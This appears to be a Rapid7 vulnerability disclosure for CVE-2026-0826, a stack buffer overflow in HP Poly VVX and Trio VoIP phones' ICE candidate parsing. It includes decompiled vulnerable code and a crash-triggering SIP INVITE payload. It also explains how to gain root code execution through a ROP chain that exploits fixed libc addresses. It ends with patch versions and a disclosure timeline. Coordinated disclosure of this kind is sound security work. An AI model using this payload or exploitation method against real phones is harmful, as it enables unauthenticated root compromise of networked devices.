








Rapid7 Labs conducted a zero-day research project against an HP Poly VVX 450 Voice over Internet Protocol (VoIP) phone. This research resulted in the discovery of a critical unauthenticated stack-based buffer overflow vulnerability, CVE-2026-0826. A remote attacker can leverage CVE-2026-0826 to achieve unauthenticated remote code execution (RCE) with root privileges on a target device.
The vulnerability is present in the device's parsing of Session Description Protocol (SDP) attributes for Interactive Connectivity Establishment (ICE). The ICE feature, which is not enabled by default, must be enabled for the device to be exploitable by a remote attacker.
While we discovered and validated the vulnerability on a VVX 450 device, the vulnerability has been confirmed to affect all models in the VVX series (VVX 150, VVX 250, VVX 350, and VVX 450), as well as three models from the Trio IP Conference series (Trio 8800, Trio 8500, and Trio 8300).
CVE-2026-0826 has a CVSSv4 score of 9.2 (Critical), and a Common Weakness Enumeration (CWE) of CWE-121: Stack-based Buffer Overflow.
A Metasploit exploit module has been developed to demonstrate how an unauthenticated attacker could leverage this vulnerability to gain root privileges on a vulnerable device.
Shown below is the exploit being run against a target Poly VVX 450 device running a vulnerable firmware version 6.4.7.4477.

Figure 1: Metasploit exploit module targeting a Poly VVX 450 device.
⠀
As we can see above, the attacker achieves unauthenticated RCE with root privileges on the device. This is demonstrated by the attacker executing a reverse shell payload and running several arbitrary OS shell commands.
Our analysis is based upon a VVX 450 device running firmware version 6.4.7.4477. During testing, the test device had an IPv4 address of 192.168.86.80. The non-default ICE feature was enabled by specifying the following in the device configuration:
device.feature.nat.ice.enabled="1"The main binary that provides the majority of functionality to the device is /user/local/root/polyapp (32 bit ARM, Little Endian). This binary parses SDP data provided in an Session Initiation Protocol (SIP) request over UDP on port 5060.
When SDP data is processed, if ICE is enabled, an SDP attribute named candidate can be parsed. The candidate attribute is intended to contain a transport address for a candidate that can be used for connectivity checks. An example of a valid candidate attribute can be seen in the RFC8839 5.1:
The following is an example SDP line for a UDP server-reflexive "candidate" attribute for the RTP component:a=candidate:2 1 UDP 1694498815 192.0.2.3 45664 typ srflx raddr 203.0.113.141 rport 8998
Using the example from the RFC, a SIP request can contain SDP data that looks like this, with the candidate attribute appearing on the final line:
c=IN IP4 192.168.86.122
m=audio 50786 RTP/AVP 0
a=rtpmap:0 PCMU/8000/1
a=candidate:2 1 UDP 1694498815 192.0.2.3 45664 typ srflx raddr 203.0.113.141 rport 8998
⠀
The /user/local/root/polyapp binary has two functions that will parse incoming SDP data, named ParseRemoteSDP and IceSession::ParseRemoteSdpForAddresses. In both cases, when a string line starting with “a=candidate:” is found, a helper function ParseICECandidate (at address 0xB12780) is called to parse the expected candidate attribute held in the remainder of that string line. The intent is to parse out the individual components of a candidate attribute which are separated by white space characters.
This helper function ParseICECandidate contains a stack based buffer overflow. Shown below we can see that the start of the function contains a call to memcpy, which will copy the incoming string line being processed into a 256 byte stack buffer. No length check is performed to ensure the incoming string length is less than 256 bytes. Therefore by providing a candidate attribute whose length is greater than 256 bytes, a stack-based buffer overflow will occur.
int __fastcall ParseICECandidate( const void *string_line, size_t string_line_length, int a3, int *a4, _DWORD *a5, int *a6, std::string *a7, _DWORD *a8, _DWORD *a9, std::string *a10, _DWORD *a11)
{
	size_t v11; // r0
	char *v12; // r0
	size_t v13; // r0
	char *v14; // r0
	size_t v15; // r0
	char buffer256[256]; // [sp+25h] [bp-11Fh] BYREF
	char v22[7]; // [sp+128h] [bp-1Ch] BYREF
	char v23; // [sp+12Fh] [bp-15h] BYREF
	char *nptr; // [sp+130h] [bp-14h]
	char v25; // [sp+137h] [bp-Dh]

	v25 = 0;
	if ( !string_line )
		return 0;
	memcpy(buffer256, string_line, string_line_length); // <--- buffer256 can be overflowed due to no destination length check
	buffer256[string_line_length] = 0;
	nptr = strtok_r(buffer256, ":", (char **)&buffer256[255]);
	nptr = strtok_r(0, " ", (char **)&buffer256[255]);
	if ( !nptr )
		return 0;

// ...snip...
⠀
To demonstrate the vulnerability, we can construct an example SIP INVITE request that contains the required SDP data to trigger the buffer overflow. The malicious candidate attribute will be comprised of:
An attribute name of “a=candidate:”, which is 12 bytes long.
244 A characters, to fill out variable buffer256 (shown in the code snippet above), as 244 + 12 is 256.
19 B characters, to provide padding between the variable buffer256 and the saved registers on the current stack frame.
The characters 1111 (0x31313131 in hex) to overwrite the saved r4 register.
The characters 2222 (0x32323232 in hex) to overwrite the saved r5 register.
The characters 3333 (0x33333333 in hex) to overwrite the saved r11 register.
The characters 4444 (0x34343434 in hex) to overwrite the saved pc register.
A large number of C characters (0x43 in hex) to show the remaining attacker controlled data on the stack.
The entire example SIP INVITE request sent to the device is shown below:
INVITE sip:192.168.86.80:5060 SIP/2.0
Via: SIP/2.0/UDP 192.168.86.122:5060
Route: <sip:192.168.86.122:5060;lr>
From: <sip:192.168.86.80:5060>
To: <sip:192.168.86.80:5060>
Contact: <sip:192.168.86.80>
Call-ID: pmpcdwrwqojvfqin
CSeq: 5892 INVITE
Content-Type: application/sdp
Content-Length: 495

c=IN IP4 192.168.86.122
m=audio 50786 RTP/AVP 0
a=rtpmap:0 PCMU/8000/1
a=candidate:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBB1111222233334444CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
⠀
Upon receiving this SIP INVITE request, the helper function ParseICECandidate will parse the malicious candidate attribute, and a stack-based buffer overflow will occur. Observing the resulting crash in GDB, we can see that we have full control over the program counter (pc) register, several general purpose registers, and the data located at the stack pointer (sp).

Figure 2: Inspecting a core dump showing the effects of the overflow.
Leveraging the overflow to execute arbitrary attacker controlled code is relatively straight forward. We can first note that Address Space Layout Randomization (ASLR) is present on the target, as shown below by inspecting /proc/sys/kernel/randomize_va_space in a root shell.
# uname -a
Linux (none) 2.6.27.18 #1 PREEMPT Mon Jan 13 09:50:58 PST 2020 armv6l unknown

# cat /proc/sys/kernel/randomize_va_space
1
⠀
Inspecting the polyapp binary with the checksec tool we can see that No Execute (NX) is enabled, so the stack data will not be executable. As we will not be able to execute a payload directly on the stack, we can overcome this by using a Return Oriented Programming (ROP) chain to bypass the NX mitigation. Additionally, the binary has not been compiled as a Position Independent Executable (PIE).
$ /usr/bin/checksec --file=rootfs/root/polyapp --format=json | jq
{
	"rootfs/root/polyapp": {
		"relro": "no",
		"canary": "no",
		"nx": "yes",
		"pie": "no",
		"rpath": "no",
		"runpath": "no",
		"symbols": "no",
		"fortify_source": "no",
		"fortified": "0",
		"fortify-able": "33"
	}
}
⠀
As the polyapp binary is always loaded at a low address (0x00008000), using Virtual Address (VA) values from this range will require the attacker to be able to place multiple null (0x00) bytes in the overflow buffer. This will not be possible due to how the SDP data is processed.
We must discover a suitable workaround to exploit the vulnerability while not writing any null bytes in the overflow buffer. We could try to discover an information leak vulnerability, that leaks an address of a Shared Object (SO) location within the processes address space. If the SO is loaded at a location such that its addresses will not contain null bytes, we can use these addresses for ROP gadgets. In lieu of a suitable information leak vulnerability, we will require an alternative technique.
Conveniently to our purpose, ASLR is not operating as expected on the device, and does not impact the load address of Shared Object (SO) libraries. For example, libc will always be loaded at a Virtual Address (VA) of 0x40a5c000 on firmware version 6.4.7.4477. This does not change between process restarts or device cold reboots. Shown below is the same load address for libc in the polyapp process, across a cold reboot of the device.
# date
Fri Dec 12 15:05:56 UTC 2025
# ps -A|grep polyapp
 1461 root569m S/usr/local/root/polyapp
# cat /proc/1461/maps | grep libc
40a5c000-40b76000 r-xp 00000000 00:01 581/lib/libc-2.8.so
40b76000-40b7e000 ---p 0011a000 00:01 581/lib/libc-2.8.so
40b7e000-40b80000 r--p 0011a000 00:01 581/lib/libc-2.8.so
40b80000-40b81000 rw-p 0011c000 00:01 581/lib/libc-2.8.so

# date
Fri Dec 12 15:14:12 UTC 2025
# ps -A|grep polyapp
 1482 root      569m S    /usr/local/root/polyapp
# cat /proc/1482/maps | grep libc
40a5c000-40b76000 r-xp 00000000 00:01 581        /lib/libc-2.8.so
40b76000-40b7e000 ---p 0011a000 00:01 581        /lib/libc-2.8.so
40b7e000-40b80000 r--p 0011a000 00:01 581        /lib/libc-2.8.so
40b80000-40b81000 rw-p 0011c000 00:01 581        /lib/libc-2.8.so
⠀
Further inspection of the process maps file shows all shared libraries are loaded starting from a fixed address of 0x40000000 and do not appear to honor ASLR. Knowing this, we can build a simple ROP chain using gadgets located at fixed VA’s within the libc library. The gadgets we choose will not contain null bytes in their addresses.
We create a ROP chain that will execute an arbitrary OS command via the system standard C library function. The accompanying Metasploit exploit modules source code details the entire ROP chain.
The following remediation guidance has been provided by the vendor.
“HP Poly recommends that administrators disable ICE connectivity in environments where it is not required. All affected Poly Voice devices should be updated to the latest available UCS release using the Poly Lens Device Management application.”
The following table indicates the appropriate fixed software releases.
Product Name | Updated version |
VVX | UCS 6.4.8 |
Trio 8300 | UCS 8.1.7 |
Trio 8500 | UCS 7.2.8 |
Trio 8800 | UCS 7.2.8 |
This vulnerability was discovered by Stephen Fewer, Senior Principal Security Researcher at Rapid7 and is being disclosed in accordance with Rapid7’s vulnerability disclosure policy.
Exposure Command, InsightVM, and Nexpose customers can assess exposure to CVE-2026-0826 with a vulnerability check available in the June 2 content release.
January 6, 2026: Rapid7 makes initial outreach to HP who confirm contact the same day.
January 7, 2026: Rapid7 discloses the technical writeup and exploit code to HP.
January 9, 2026: HP confirms the finding, and provides Rapid7 with affected models, a reserved CVE identifier and an expected fix date for May, 2026.
January 12, 2026: Rapid7 agrees to the fix date and asks for clarity on the end of support for the VVX series. HP replies the same day with requested information.
April; 21, 2026: HP states a new release date by end of July and confirms CVSS, CWE and remediation guidance. Rapid7 gives June 1 as the disclosure date.
May 5, 2026: HP provides affected models and confirms coordinate disclosure for June 1.
May 18, 2026: HP provides remediation version numbers for patched firmware.
June 1, 2026: This disclosure.
此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。